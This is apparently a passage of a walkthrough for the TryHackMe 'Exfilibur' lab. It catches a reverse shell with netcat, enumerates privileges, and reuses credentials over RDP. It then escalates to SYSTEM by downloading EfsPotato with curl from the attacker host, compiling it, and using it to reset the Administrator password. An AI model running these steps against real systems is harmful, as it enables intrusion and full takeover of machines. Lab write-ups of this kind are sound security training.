
After a short wait, we receive a reverse shell as `exfilibur\merlin`. This has an interesting privilege set that we will exploit later, the `SeImpersonatePrivilege`. There is also another user. The user `kingarthy` is also on the system.

```
┌──(0×b0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ nc -lnvp 445
listening on [any] 445 ...
connect to [10.8.211.1] from (UNKNOWN) [10.10.65.195] 49714
Microsoft Windows [Version 10.0.17763.4737]
(c) 2018 Microsoft Corporation. All rights reserved.
whoami
c:\windows\system32\inetsrv>whoami
exfilibur\merlin
whoami /priv
c:\windows\system32\inetsrv>whoami /priv
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
net users
c:\windows\system32\inetsrv>net users
User accounts for \\EXFILIBUR
-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
kingarthy                merlin                   WDAGUtilityAccount
The command completed successfully.
```


Unfortunately, the user flag cannot be found at `merlin`.

```
cd C:\Users\merlin\desktop
c:\windows\system32\inetsrv>cd C:\Users\merlin\desktop
dir
C:\Users\merlin\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362
 Directory of C:\Users\merlin\Desktop
11/14/2018  06:56 AM    <DIR>          .
11/14/2018  06:56 AM    <DIR>          ..
06/21/2016  03:36 PM               527 EC2 Feedback.website
06/21/2016  03:36 PM               554 EC2 Microsoft Windows Guide.website
               2 File(s)          1,081 bytes
               2 Dir(s)   9,775,300,608 bytes free
```

We remember the credential reuse. And try to connect to the machine as `kingarthy` via RDP and use the password from the draft post.



We are able to connect and find the users flag on the Desktop of the user.



Privilege Escalation

Back to our reverse shell, we try to escalate our privileges using the `SeImpersonatePrivilege`. For this, we make use of the `EfsPotato`.

Abusing Tokens
HackTricks

SeImpersonatePrivilege

This is privilege that is held by any process allows the impersonation (but not creation) of any token, given that a handle to it can be obtained. A privileged token can be acquired from a Windows service (DCOM) by inducing it to perform NTLM authentication against an exploit, subsequently enabling the execution of a process with SYSTEM privileges. This vulnerability can be exploited using various tools, such as juicy-potato, RogueWinRM (which requires winrm to be disabled), SweetPotato, and PrintSpoofer.

RoguePotato, PrintSpoofer, SharpEfsPotato, GodPotato

GitHub - zcgonvh/EfsPotato: Exploit for EfsPotato(MS-EFSR EfsRpcOpenFileRaw with SeImpersonatePrivilege local privalege escalation vulnerability).

GitHub

```
cd C:\Users\merlin\desktop
```

We download the source on the target system.

```
curl http://10.8.211.1:445/EfsPotato/EfsPotato.cs -o ep.cs
```

And compile it like described on the machine. Fortunately it does not get detected by defender, and is therefore not deleted.

```
C:\Windows\Microsoft.Net\Framework\v4.0.30319\csc.exe ep.cs
-nowarn:1691,618
```


After executing whoami via `EfsPotato` we see we are `nt authority\system`.

Now, we just change the password of the administrator using `EfsPotato` and try to RDP into the machine with the new credentials set.

```
.\ep.exe "cmd.exe /C net user administrator Password1234!"
```

```
.\ep.exe "cmd.exe /C net user administrator Password1234!"
C:\Users\merlin\Desktop>.\ep.exe "cmd.exe /C net user administrator Password1234!"
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privalege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgonvh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]
[+] Current user: EXFILIBUR\merlin
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=1188710)
[+] Get Token: 848
[!] process with pid: 1308 created.
==========
The command completed successfully.
```

We are able to connect as Administrator and find the root flag on the Desktop.



Recommendation

Don't missout on Jaxafeds writeup, with a different privilege escalation approach using `SeRestorePrivilege` and `SeTakeOwnershipPrivilege` on user `kingarthy`.

TryHackMe: Exfilibur
jaxafed

Ensure you don't overlook Voltas writeup on obfuscating GodPotato to elevate the privileges.